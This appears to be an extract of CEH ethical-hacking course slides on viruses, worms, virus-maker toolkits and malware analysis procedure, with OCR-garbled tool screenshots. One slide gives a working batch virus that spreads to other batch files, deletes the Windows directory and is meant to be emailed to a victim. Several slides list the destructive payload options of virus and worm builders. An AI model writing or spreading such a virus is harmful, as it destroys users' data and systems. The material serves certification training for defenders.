Add-on viruses append their code to the host code **without making any changes** to the latter or **relocate the host code** to insert their own code at the beginning



Intrusive viruses overwrite the **host code partly** or **completely** with the viral code



## Intrusive Viruses



# Transient and Terminate and Stay Resident Viruses



## Basic Infection Techniques

### Direct Action or Transient Virus



- **Transfers** all the controls of the host code to where it **resides in the memory**
- The virus **runs when the host code is run** and terminates itself or exits memory as soon as the host code execution ends

### Terminate and Stay Resident Virus (TSR)



- **Remains permanently in the memory** during the entire work session even after the target host's program is executed and terminated; can be removed only by **rebooting the system**

# Writing a Simple Virus Program



Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```



Send the Game.com file as an **email attachment** to a victim



1

2

3

Convert the Game.bat batch file to Game.com using **bat2com** utility

When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

# Sam's Virus Generator and JPS Virus Maker



## Sam's Virus Generator

Sam's Virus Generator v2.02

Shut Them Up! Funny Killers Disablers Want More!

**Funny Bombers**

- Folder Bomber
- C: Drive Overloader
- PopUp Bomber
- Application Bomber
- Foker Bomber
- Annoying Bomber

**Funny Creators**

- Swap Mouse Buttons
- Hide Desktop Icons
- Create Matrix
- Delete All Drives
- HardCore Spammer
- Computer Freezer
- End Up! Delete Everything
- Fake FaceBook Virus
- Play Windows StartUp Song
- Lets Watch Some Porn
- Get Ip Address Log File
- Call All .bat To Open Ur Virus
- Blue Screen Of death! Huh
- Change Admin Password
- Infect All Drives
- Add Scary Image In Virus

Create Time Bomb Create Your Virus

@echo on

Clear Codes

## JPS Virus Maker

JPS (Virus Maker 3.0)

**Virus Options :**

- Disable Registry
- Disable MaConfig
- Disable TaskManager
- Disable Yahoo
- Disable Media Palyer
- Disable Internet Explorer
- Disable Time
- Disable Group Policy
- Disable Windows Explorer
- Disable Norton Anti Virus
- Disable McAfee Anti Virus
- Disable Note Pad
- Disable Word Pad
- Disable Windows
- Disable DHCP Client
- Disable Taskbar
- Disable Start Button
- Disable MSN Messenger
- Disable CMD
- Disable Security Center
- Disable System Restore
- Disable Control Panel
- Disable Desktop Icons
- Disable Screen Saver
- Hide Services
- Hide Outlook Express
- Hide Windows Clock
- Hide Desktop Icons
- Hide All Pprocess in Taskmgr
- Hide All Tasks in Taskmgr
- Hide Run
- Change Explorer Caption
- Clear Windows XP
- Swap Mouse Buttons
- Remove Folder Options
- Lock Mouse & Keyboard
- Mute Sound
- Always CD-ROM
- Turn Off Monitor
- Crazy Mouse
- Destroy Taskbar
- Destroy Offlines (Y!Messenger)
- Destroy Protected Storage
- Destroy Audio Service
- Destroy Clipboard
- Terminate Windows
- Hide Cursor
- Auto Startup


Restart Log Off Turn Off Hibernate None

Name After Install: Rundl32 Server Name: Sender.exe


About Create Virus! Exit >>

JPS Virus Maker 3.0

# Andreinick05's Batch Virus Maker and DeadLine's Virus Maker



**Andreinick05's Batch Virus Maker**




**DeadLine's Virus Maker**

# Sonic Bat - Batch File Virus Creator and Poison Virus Maker



## Sonic Bat - Batch File Virus Creator

## Poison Virus Maker



# Computer Worms



1

Computer worms are malicious programs that **replicate**, **execute**, and **spread** across the network connections independently **without human interaction**



Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to **damage the host system**

2

3

Attackers use **worm payload** to install backdoors in infected computers, which turns them into zombies and **creates botnet**; these botnets can be used to carry further cyber attacks



# How is a **Worm** Different from a **Virus**?



## *Replicates on its own*

A worm is a special type of malware that can replicate itself and **use memory**, but **cannot attach** itself to other programs



## *Spreads through the Infected Network*




A worm takes advantage of **file** or **information** transport features on computer systems and spreads through the **infected network** automatically but a virus does not



# Computer Worms: Ghost Eye Worm



Ghost Eye worm is a hacking program that **spreads random messages** on Facebook or steam or chat websites to get the password



# Worm Maker: Internet Worm Maker Thing

**CEH**  
Certified Ethical Hacker

Internet Worm Maker Thing - Version 4.00 - Public Edition

## INTERNET WORM MAKER THING V4

**Author:** \_\_\_\_\_

**Version:** \_\_\_\_\_

**Message:** \_\_\_\_\_

Include [C] Notice

**Output Path:** C:\

Compile To EXE Support

**Spreading Options**

**Startup:**

Global Registry Startup

Local Registry Startup

Winlogon Shell Hook

Start As Service

English Startup

German Startup

Spanish Startup

French Startup

Italian Startup

**Payloads:**

Activate Payloads On Date

Day: \_\_\_\_\_

OR

Randomly Activate Payloads

Chance of activating payloads: 1 IN \_\_\_\_\_ CHANCE

Hide All Drives

Disable Task Manager

Disable Keyboard

Disable Mouse

Message Box

Title: \_\_\_\_\_

Message: \_\_\_\_\_

Icon: \_\_\_\_\_

Disable Regedit

Disable Explorer.exe

Change Reg Owner

Owner: \_\_\_\_\_

Change Reg Organisation

Organisation: \_\_\_\_\_

Change Homepage

URL: \_\_\_\_\_

Disable Windows Security

Disable Norton Security

Uninstall Norton Script Blocking

Disable Macro Security

Disable Run Command

Disable Shutdown

Disable Logoff

Disable Windows Update

No Search Command

Swap Mouse Buttons

Open Webpage

URL: \_\_\_\_\_

Change IE Title Bar

Text: \_\_\_\_\_

Change Win Media Player Txt

Text: \_\_\_\_\_

Open Cd Drives

Lock Workstation

Download File [More?](#)

URL: \_\_\_\_\_

Save As: \_\_\_\_\_

Execute Downloaded

Print Message

DD MM YY

Disable System Restore

Change NOD32 Text

Title: \_\_\_\_\_

Message: \_\_\_\_\_

Outlook Fun 1 [?](#)

URL: \_\_\_\_\_

Sender Name: \_\_\_\_\_

Mute Speakers

Delete a File

Path: \_\_\_\_\_

Delete a Folder

Path: \_\_\_\_\_

Change Wallpaper

Path Or URL: \_\_\_\_\_

CPU Monster

Change Time

Hour Min

Change Date

DD MM YY

Play a Sound

Loop Sound

Hide Desktop

Disable Malware Remove

Disable Windows File Protection

Corrupt Antivirus

Change Computer Name

Change Drive Icon

DLL, EXE, ICO: \_\_\_\_\_ Index: \_\_\_\_\_

C:\Windows\NOT1

Add To Context Menu

Change Clock Text

Text (Max 8 Chars): \_\_\_\_\_

Hack Bit Gates [?](#)

Keyboard Disco

Add To Favorites

Name: \_\_\_\_\_

URL: \_\_\_\_\_

Explicit Windows Admin Lockout

Blue Screen Of Death

**Infection Options:**

Infect Bat Files

Infect Vbs Files

Infect Vbe Files

**Extras:**

Hide Virus Files

**Plugins**

Custom Code

\_\_\_\_\_

If You Liked This Program Please Visit Me On <http://virusteam.fallenetwork.com> If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.


**Control Panel**

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# What is **Sheep Dip** Computer?



- Sheep dipping refers to the **analysis** of suspect files, incoming messages, etc. for malware
- A sheep dip computer is **installed with** port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Virus Sensor Systems



- Anti-virus sensor system is a collection of computer software that **detects and analyzes malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Malware Analysis Procedure: Preparing Testbed



Isolate the system from the network by ensuring that the **NIC card** is in "host only" mode

Disable the '**shared folders**', and the '**guest isolation**'

Copy the **malware** over to the guest OS



Install **guest OS** into the Virtual machine


Install **Virtual machine** (VMware, Hyper-V, etc.) on the system

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


# Malware Analysis Procedure



1. Perform **static analysis** when the malware is inactive
2. Collect information about:
  - String values found in the binary with the help of string extracting tools such as **BinText**
  - The packaging and compressing technique used with the help of compression and decompression tools such as **UPX**



<http://www.mcafee.com>



<http://upx.sourceforge.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Malware Analysis Procedure

## (Cont'd)



3. Set up **network connection** and check that it is not giving any errors
4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as **Process Monitor** and **Process Explorer**



## Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:48:10.3413976 PM	SearchIndexer....	3080	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
3:48:10.3414358 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 1,086,464, ...
3:48:10.3414708 PM	snagiteditor.exe	4004	NotifyChangeDirectory	C:\	SUCCESS	Filter: FILE_NOTIF..
3:48:10.3502152 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 1,086,464, ...
3:48:10.3508007 PM	SearchIndexer....	3080	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
3:48:10.6210848 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 5,813,248, ...
3:48:10.6211414 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le.
3:48:10.6211629 PM	chrome.exe	1132	ReadFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le.
3:48:10.6212526 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le.
3:48:10.6212777 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le.
3:48:10.6360691 PM	chrome.exe	1132	TCP Send	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 1068, start...
3:48:10.6360929 PM	chrome.exe	1132	TCP TCPCopy	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 366, seqn...

Showing 756,550 of 2,053,299 events (36%)      Backed by virtual memory

<http://technet.microsoft.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Malware Analysis Procedure

## (Cont'd)

**CEH**  
Certified Ethical Hacker

### NetResident

- Record network traffic information using the connectivity and log packet content monitoring tools such as **NetResident** and **TCPView**
- Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as **RegShot**

Groups	Count	Date	Last Updated	Protocol	Party A	Port A	Party B	Port B
Dates	1	2/28/2014 5:16:34	2/28/2014 5:16:34...	Web	[present]	6866	[maa03s16-i...	44
2/28/2014	42	2/28/2014 5:20:30	2/28/2014 5:20:30...	Web	[present]	6878	[123.176.32.1...	44
Protocols	1	2/28/2014 5:21:49	2/28/2014 5:21:49...	Web	[present]	6887	[hg-in-f103...	44
Party A	1	2/28/2014 5:21:49	2/28/2014 5:21:49...	Web	[present]	6888	[hg-in-f103...	44
Party B	23	2/28/2014 5:21:59	2/28/2014 5:21:59...	Web	[present]	6889	[maa03s16-i...	44
		2/28/2014 5:21:59	2/28/2014 5:21:59...	Web	[present]	6890	[maa03s16-i...	44
		2/28/2014 5:22:18	2/28/2014 5:22:18...	Web	[present]	6892	[maa03s16-i...	44
		2/28/2014 5:22:18	2/28/2014 5:22:18...	Web	[present]	6893	[maa03s16-i...	44
		2/28/2014 5:22:18	2/28/2014 5:22:18...	Web	[present]	6894	[123.176.32.1...	44
		2/28/2014 5:22:18	2/28/2014 5:22:18...	Web	[present]	6895	[123.176.32.1...	44
		2/28/2014 5:22:19	2/28/2014 5:22:19...	Web	[present]	6896	[maa03s16-i...	44
		2/28/2014 5:22:19	2/28/2014 5:22:19...	Web	[present]	6897	[maa03s16-i...	44
		2/28/2014 5:22:20	2/28/2014 5:22:20...	Web	[present]	6898	[123.176.32.1...	44
		2/28/2014 5:22:34	2/28/2014 5:22:34...	Web	[present]	6901	[123.176.32.1...	80
		2/28/2014 5:22:34	2/28/2014 5:22:34...	Web	[present]	6944	[a23-57-206...	44
		2/28/2014 5:22:34	2/28/2014 5:22:34...	Web	[present]	6945	[a23-57-206...	44
		2/28/2014 5:22:34	2/28/2014 5:22:34...	Web	[present]	6943	[a23-57-206...	44
		2/28/2014 5:22:34	2/28/2014 5:22:34...	Web	[present]	6941	[a23-57-206...	44
		2/28/2014 5:22:34	2/28/2014 5:22:34...	Web	[present]	6945	[a23-57-206...	44

<http://www.tamos.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



# Malware Analysis Procedure

## (Cont'd)



Collect the following information using debugging tools such as **OlyDbg** and **ProcDump**:



07

- Service requests and DNS tables information
- Attempts for incoming and outgoing connections



OlyDbg - zenmap.exe

File View Debug Options Window Help

LEMIW H C / K B R ... S

CPU - main thread, module ntdll

Address	Hex dump	ASCII
00405000	5F 73 70 70 59 60 60 60	! 7 3 . . .
00405008	5F 4D 65 73 73 61 67 65	Message
00405010	42 5F 73 60 68 53 48 00	Msg. B...
00405018	00 10 48 00 01 80 00 00	spk. 0...
00405020	00 00 00 00 77 63 6E 64	...wind
00405028	6F 77 73 5F 65 78 65 00	ows_Lex...
00405030	73 79 78 00 5F 4D 65 73	sys. Res
00405038	73 61 67 65 42 6F 73 00	page00...
00405040	62 65 74 72 65 72 67	Retrie...
00405048	62 65 74 72 65 72 67	ag node
00405050	65 20 65 61 60 65 00 00	e_nah...
00405058	5C 5C 3F 6C 00 00 00 00	...?
00405060	53 53 33 4F 4E 53 43	PVT0000

Registers (FPU)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
ESI	77FDE000
ESP	0010FFFB
EBP	00000000
EIP	7751DE40

Stack: SS:[0018FFFB]:00000000

Single step event at ntdll!7751DE40 - use Shift+F7/F8/F9 to pass exception to program

Paused

<http://www.ollydbg.de>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Malware Analysis Tool: IDA Pro



The screenshot displays the IDA Pro interface for the file 'wingraph32.exe'. The main window shows a hex view of assembly code with the following visible lines:

```

.text:00401630 4E 00 01 C3 55 8B EC 83 C4 04 88 00 C1 4C 00 53 N.E+ 0x83+...-L.S
.text:00401640 56 57 E0 15 D0 08 00 66 C7 45 E4 80 00 00 15 D8 0MF5-.F!ES.Y8+
.text:00401650 A6 AE 00 8B 02 E8 96 80 86 00 66 C7 45 E4 14 00 0N.IFD!:.F!ES4.
.text:00401660 88 C4 E8 06 00 80 45 F8 E8 8F 00 00 00 FF 45 F8 !:+.L!E*F!8M. C=
.text:00401670 80 10 80 0D C8 A6 4E 00 8B 01 E8 70 AC 06 00 FF !:+.N.Y.F!5E.
.text:00401680 4D F0 80 45 F8 BA 02 00 80 00 E8 01 8E 0C 00 8B N=IE"!...F08.Y
.text:00401690 0D C8 A6 4E 00 8B 01 80 00 8B A6 4E 00 8B 15 98 +.N.Y.Y+.N.Y8U
.text:004016A0 C6 AC 00 E8 60 80 06 00 A1 C8 A6 4E 00 8B 00 8B !.L.F!:.i+.N.Y.Y
.text:004016B0 00 BC A6 4E 00 8B 15 24 58 A6 00 E8 48 00 06 00 +.N.Y8$[N.FH]!.
.text:004016C0 A1 C8 A6 4E 00 8B 00 80 00 C0 A6 4E 00 8B 15 E8 i+.N.Y.Y+.N.Y8F
.text:004016D0 5C A6 00 E8 30 80 06 00 A1 C8 A6 4E 00 8B 00 8B \N.F!:.i+.N.Y.Y
.text:004016E0 0D C4 A6 4E 00 8B 15 84 5E A6 00 E8 18 00 06 00 -.N.Y8$*N.F!:.
.text:004016F0 A1 C8 A6 4E 00 8B 00 E8 8C 00 06 00 66 C7 45 E4 i+.N.Y.F!:.F!ES
.text:00401700 00 80 E8 18 80 15 C8 A6 4E 00 8B 02 8B 55 FC E8 ..d.Y8+.N.Y!0nF
.text:00401710 6C 83 06 00 66 C7 45 E4 10 00 E8 07 5E 0C 00 33 !:!.F!ES.F!0. 0
.text:00401720 C0 8B 55 D4 64 89 15 00 00 00 5F 5E 58 8B E5 +!U+d8$....*[Ys
.text:00401730 5D C2 10 00 04 80 00 80 A0 00 0C 00 9C 17 40 00 ]-!...A.C.F8.
.text:00401740 45 78 63 65 70 74 69 6F 6E 20 26 00 04 00 00 00 Exception &...
.text:00401750 83 80 30 00 FF FF FF FF 83 80 00 00 44 00 48 8B C.0. ...D.H.
.text:00401760 88 00 80 00 00 00 00 00 88 00 00 00 01 00 00 00 .....!...!...!...

```

